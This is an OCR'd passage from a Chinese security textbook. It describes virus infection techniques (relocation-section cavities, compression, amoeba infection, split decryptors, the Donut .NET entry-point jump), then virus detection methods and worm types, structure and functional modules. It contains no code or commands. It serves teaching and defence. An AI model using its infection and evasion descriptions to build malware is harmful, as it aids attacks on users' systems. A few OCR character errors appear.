



**图 9-13　蛀穴病毒将自身代码注入到宿主文件的一个洞穴中**

有一种特殊的蛀穴病毒利用了 PE 程序的重定位节。在正常情况下,大多数可执行文件的重定位节都未被使用。现在的链接程序可以配置为在生成 PE 可执行文件时不包含重定位表,以减小其尺寸。如果 PE 程序文件包含重定位节的话,则会成为重定位节蛀

穴病毒的宿主，其重定位节将被该类病毒的代码重写。这种病毒在感染前要确认重定位节是否是宿主的最后，或者其长度是否足够大，否则文件在感染过程中很容易被破坏。

（5）压缩型病毒。压缩宿主程序是一种特殊的感染技术。这种技术有时用来隐瞒宿主程序长度的增长：采用一个二进制的压缩算法，对宿主程序进行充分的压缩，从而节省了空间（如图 9-14 所示）。很多也被攻击者用来压缩木马、病毒或蠕虫，以增加迷惑性，同时减少长度。





**图 9-14　压缩型病毒**

（6）变形虫（amoeba）感染技术。这种技术较罕见，它把宿主程序嵌入到病毒体中，即把病毒头部放到文件之前，病毒尾部追加到宿主之后（如图 9-15 所示）。病毒头部可以访问尾部，然后被载入。病毒在硬盘上生成一个包含原始宿主内容的新文件，以便于它将来可以正确运行。





**图 9-15　变形虫感染技术**

（7）嵌入式解密程序技术。一些高级的病毒会把其解密程序注入可以执行的宿主文件中，并将宿主入口点修改为指向解密程序代码。解密程序的注入位置是随机选择的，解密程序被分割成多个部分。病毒会把被重写的区域存储在病毒代码中，以便感染之后宿主程序可以正确执行，如图 9-16 所示。

当被感染程序启动时，解密代码就被执行。它解密病毒体密文，并给予其控制权。对这类病毒进行检测的扫描代码将更加复杂。因为扫描器要么必须检测出解密程序被分割成的各个片段，要么必须采用某种更先进的扫描技术（如代码模拟）来使检测更容易一些。




图 9-16　嵌入式解密程序技术

(8) 迷惑性欺骗跳转技术。W32/Donut 是最早感染.NET 可执行文件的病毒,它并不依赖及时(JIT)编译技术。当执行已被感染的.NET PE 文件时,Donut 病毒立即获得了控制权。该病毒使用最简单可行的技术来感染.NET 文件。它把位于.NET 文件入口点的 6 字节长的指向_CorExeMain()导入表的跳转指令替换为一个指向病毒入口点的跳转指令。头部的入口点不会被病毒改变。这个技术称为迷惑性欺骗跳转。入口点的实际跳转会被替换为一个 0Xe9(JMP)操作码,后面跟着一个偏移地址,指向位于重定位节第一个物理字节的病毒体。迷惑性欺骗跳转技术是一种避免修改宿主文件原始入口点的常见技术。该技术可以对抗启发式检测。图 9-17 显示了这种跳转技术。




图 9-17　迷惑性欺骗跳转技术

**4. 病毒的检测**

病毒感染正常文件和系统会引起各种变化,这些变化可以作为诊断病毒的依据。传统的病毒检测方法有:比较法、搜索法、分析法、感染实验法、软件模拟法等。目前广泛采用的病毒检测技术有病毒行为监测技术、启发式代码扫描分析技术、虚拟机查毒技术等。

1) 比较法

比较法是用原始的或者正常的内容与被检测的进行比较,包括长度比较法、内容比较法、内存比较法、中断比较法等。

长度比较法和内容比较法检测长度和内容的变化,并以此作为判定的依据。但是长度和内容的变化可能是合法的,且有些病毒感染文件时,宿主文件长度可能保持不变。故

该方法只能作为检测手段之一并与其他方法配合使用。

内存比较法是一种对内存驻留病毒进行检测的方法。由于病毒驻留内存，因此必须在内存中申请一定的空间，并占用该空间，通过对内存的检测，观察其空间变化，判定是否有病毒驻留空间。但该方法对隐蔽型病毒无效。

病毒为实现隐蔽和传染的目的，需要更改、接管中断向量，让系统中断向量转向执行病毒程序。将正常系统的中断向量与有毒系统的中断向量比较，可以发现是否有病毒修改和盗用中断向量。

比较法的好处是简单方便，不需要专用软件，缺点是无法确认病毒的种类。被检测程序与原始备份间的差别原因需要进一步验证。

2）校验和法

计算正常文件的内容的校验和，并将该校验和写入文件中保存。在文件过程中，定期地检测文件的校验和，判别是否和原来保存的校验和一致，从而判断文件是否感染病毒，这种叫校验和法。它既可以发现已知病毒，也可以发现未知病毒。该方法无法识别病毒种类，另外，病毒感染并非文件内容改变的唯一原因，文件内容的改变也有可能是正常程序引起的，所以有误报的可能，而且该方法会影响文件的运行速度。该方法对隐蔽型病毒无效，因为隐蔽型病毒进入内存后，可以自动剥去染毒程序中的病毒代码，使校验和保持不变。

3）扫描法

扫描法是根据每一种病毒含有的特征字符串，对被检测的对象进行扫描。如果在被检测对象内部发现了某一种特定字符串，表明发现了该字符串所代表的病毒。扫描法包括特征代码扫描法和特征字扫描法。

特征代码扫描法的扫描软件由两部分组成：一部分是病毒代码库，含有经过特别选定的各种计算机病毒的代码串；另一部分是利用该代码库进行扫描的扫描程序。扫描程序能识别的病毒的数目完全取决于病毒代码库内所含病毒的种类数。病毒代码串的选择是非常重要的，选择代码串的规则有：代码串必须有代表性；代码串不应含有病毒的数据区；在保持唯一性的前提下，特征代码串长度尽量短，以减少时间和空间开销；代码串一定要选出最具代表性和区别性的特征串；特征串的选取应尽量避免误报。

特征字描法是基于特征串扫描法发展的一种新方法，它工作速度更快、误报更少，但仍然存在特征代码扫描法的一些缺点。特征字扫描只需从病毒体内抽取很少的几个关键的特征字并组成特征字库。由于需要处理的字节很少，又不必进行串匹配，从而加快了识别速度。

4）行为监测法

利用病毒的特有行为特性监测病毒的方法称为行为监测法。通过对病毒的观察和研究，发现病毒的行为具有共性，且有特殊性，即在正常程序中，这些行为较为罕见。当程序运行时对其行为进行监视，如果发现了病毒行为，立即报警。这些行为特征列举如下。

占用INT 13H。引导型病毒都攻击Boot扇区或主引导扇区。系统启动时，当主引导扇区获得执行权时，系统就开始工作。一般引导型病毒都会占用INT 13H功能，挂接病

毒代码。

对 EXE 文件做写入操作。PE 文件病毒一般要修改程序入口点，原本程序入口点是指向可执行代码节(.text)，但中毒后，病毒在 PE 文件尾部添加节，并修改程序入口点使其指向病毒节。

搜索 API 函数地址。PE 病毒一般采用直接 API 调用技术，即在运行时直接定位 API 函数在内存中的入口地址然后调用该 API 函数。

行为检测法的优点在于不仅可以发现已知病毒，而且可以预报多数未知病毒。缺点在于可能有误报和不能识别病毒的名称，实现难度较大。

5）感染实验法

感染实验是一种简单实用的检测方法，该方法可以检测出病毒检测工具不认识的新病毒，摆脱对病毒检测工具的依赖，自主检测可疑的新病毒。其原理是利用了病毒的最重要的基本特征——感染特征：即所有的病毒都会进行感染。如果系统中有异常行为，而且新的检测工具也查不出病毒时，可以考虑做感染实验。先运行可疑系统中的程序，再运行一些保证没有病毒的正常程序，然后观察这些正常程序的长度和校验和，从而断言系统中有病毒。

6）软件模拟法

多态型病毒每次感染都改变其病毒密码，对付这种病毒时特征代码法会失效。因为多态型病毒代码实施密码化，而且每次采用的密钥不同，因此把染毒文件中的病毒代码进行比较，也无法找出相同的可能作为特征的稳定代码。虽然行为检测可以检测多态型病毒，但在检测出病毒后，无法进行病毒处理，因为不知道病毒种类和名称，所以难以进行处理。

为了检测多态病毒，软件模拟法是一种新方法，也称为软件仿真扫描法。它是一种软件分析器，用软件方法来模拟和分析程序的运行：模拟 CPU 运行，在其设计的虚拟机下执行病毒的变体引擎解码程序，安全地将多态病毒解开，使其显露出真实面目。新型检测工具开始运行时使用特征代码法检测病毒，如果发现有隐蔽性病毒或多态病毒嫌疑时，启动软件模拟模块监视病毒的运行，待病毒自身的密码译码后，再运用特征代码法来识别病毒的种类。

### 9.4.3 蠕虫的机理与防治

#### 1. 蠕虫病毒的区别及联系

蠕虫的最大特点是利用各种安全漏洞进行自动传播。蠕虫和病毒都具有传染性和复制功进，但是两者还是有区别，如表 9-6 所示。了解这些区别有利于采取有针对性的措施进行防治。

这里，病毒主要攻击文件系统，传染过程中，计算机使用者是传染的触发者，计算机使用者的水平高低常常决定了病毒所能造成破坏的程度。蠕虫主要利用计算机系统漏洞传染，搜索到存在漏洞的计算机后主动攻击，与计算机操作者是否进行操作无关。

表9-6　蠕虫和病毒的区别

| 属　　性 | 病　　毒 | 蠕　　虫 |
|---|---|---|
| 存在形式 | 寄生 | 独立个体 |
| 复制机制 | 插入到宿主程序(文件)中 | 自身的复制 |
| 传染机制 | 宿主程序运行 | 系统存在漏洞 |
| 搜索机制 | 主要针对本地文件 | 主要针对网络上的计算机 |
| 触发传染 | 计算机使用者 | 程序自身 |
| 影响重点 | 文件系统 | 网络性能,系统性能 |
| 计算机使用者角色 | 病毒传播中的关键环节 | 无关 |
| 防治措施 | 从宿主程序中摘除 | 为系统补丁 |
| 对抗主体 | 计算机使用者、反病毒厂商 | 系统提供商,网络管理员 |

**2. 蠕虫的分类**

根据蠕虫的传播、运作方式,可将蠕虫分为两类:主机蠕虫和网络蠕虫。

(1) 主机蠕虫。所有部分均包含在其所运行的计算机中,利用网络连接仅仅是为了将其自身复制到其他计算机中。对主机蠕虫而言,将自己复制到另外一台计算机后,原来的主机蠕虫则自行终止。因此,任意时刻,只有一个蠕虫的复制在运行。这种蠕虫也称为“兔子”。

(2) 网络蠕虫。由许多部分(称为段)组成,而且每一个部分运行在不同的计算机中,并且使用网络的目的是为了进行各个部分之间的通信以及传播。网络蠕虫具有一个主段,该主段用于协调其他段的运行,这种蠕虫也称为“章鱼”。

**3. 蠕虫与软件漏洞的关系**

根据蠕虫利用漏洞的不同,可将其细分为邮件蠕虫、网页蠕虫和系统漏洞蠕虫。

(1) 邮件蠕虫。邮件蠕虫要利用多用途网际邮件扩充协议(Multipurpose Internet Mail Extension Protocol,MIME)漏洞。MIME是一小段用来描述信息类型的数据,浏览器通过读取它来得知接收到的数据该怎么处理:如果是文本和图片就显示出来;是程序就弹出下载确认。如果攻击者给用户发送一个带有.exe后缀的可执行文件的邮件,并把它的MIME描述为音乐文件,这时候浏览器会把它解码到临时目录,然后根据它的后缀名调用一个能打开它的应用程序来直接运行这个文件,用户的计算机也开始遭到破坏。正因为如此,邮件蠕虫才成为当今世界蠕虫病毒的主要来源。

(2) 网页蠕虫。网页蠕虫主要利用IFrame漏洞和MIME漏洞。IFrame漏洞是一段用于往网页里放入一个小页面的HTML语言,它用来实现“框架”结构。往一个页面里放入多个IFrame漏洞时,框架里请求运行程序的代码就会被执行,由于IFrame漏洞的尺寸可以自由设置,因此破坏者可以在一个页面里放入多个不可见的框架,并附带多个不可见的有害程序,浏览该网页的机器就自动运行有害程序。

网页蠕虫可以分为两种:一种是用一个IFrame漏洞插入一个邮件框架,同时利用MIME漏洞执行蠕虫,这是直接沿用邮件蠕虫的方法;另一种是用IFrame漏洞和浏览器

下载文件的漏洞来运作的，首先由一个包含特殊代码的页面去下载放在另一个网站的恶意文件，然后运行它，完成蠕虫传播。

(3) 系统漏洞蠕虫。系统漏洞蠕虫一般具有一个小型的漏洞利用系统，它随机产生IP地址并尝试漏洞利用，然后将自身复制过去。它们往往造成被感染系统性能迅速降低，甚至系统崩溃，是杀伤力最大的一类蠕虫，我们将主要讨论这种蠕虫。典型的例子是SQL蠕虫和利用RPC溢出漏洞的冲击波蠕虫，利用LSASS漏洞的振荡波等蠕虫。

**4. 蠕虫的基本结构**

1) 蠕虫的实体结构

蠕虫程序相对于一般的应用程序，在实体结构方面体现了更大的复杂性。通过对蠕虫程序的分析，可以粗略地把蠕虫程序的实体结构分为如下6个部分，具体的某个蠕虫可能仅包含其中几个部分，如图9-18所示。





**图 9-18 蠕虫实体结构**

(1) 未编译的源代码：由于某些程序参数必须在编译时确定，所以蠕虫程序可能包含一部分未编译的程序源代码。

(2) 已编译的链接模块：不同的系统，可能需要不同的运行模块，例如，不同的硬件厂商和不同的系统厂商可能采用不同的运行库。

(3) 可运行代码：整个蠕虫可能由多个编译好的程序组成。

(4) 脚本：利用脚本可以节省大量的程序代码，充分利用系统shell的功能。

(5) 受感染系统上的可执行程序：受感染系统上的可执行程序，如文件传输等，可以被蠕虫作为自己的组成部分。

(6) 信息数据：包括已经破解的口令、要攻击的地址列表、蠕虫自身的压缩包等。

2) 蠕虫的功能结构

蠕虫在功能上可以分为基本功能模块和扩展功能模块。实现了基本功能模块的蠕虫程序就能完成复制传播流程，包含扩展功能模块的蠕虫程序则具有更强的生存能力和破坏力。蠕虫程序的功能结构如图9-19所示。

基本功能由如下5个功能模块组成：

(1) 扫描搜索模块：寻找下一台要传染的计算机，为提高搜索效率，可以采用搜索算法。

(2) 攻击模块：在被感染的计算机上建立传输通道，为减少传染数据传输量，可以采用引导式结构。

(3) 传输模块：计算机之间的蠕虫程序复制。

(4) 信息收集模块：搜寻和建立被传染计算机的信息。

(5) 繁殖模块：建立自身的多个副本，在同一台计算机上提高传输效率、避免重复





**图 9-19　蠕虫程序的功能结构**

传输。

扩展功能模块由如下4个部分组成：

(1) 隐藏模块：隐藏蠕虫程序，使简单的检测不能发现蠕虫。

(2) 破坏模块：摧毁或破坏被感染计算机，或在被感染计算机上留下后门程序等。

(3) 通信模块：蠕虫之间、蠕虫同黑客之间进行交流，这可能是未来蠕虫发展重点。

(4) 控制模块：调整蠕虫行为，更新其他功能模块，控制被感染计算机。

**5. 蠕虫的工作方式**

蠕虫的工作方式一般是：扫描→攻击→复制，如图9-20所示。

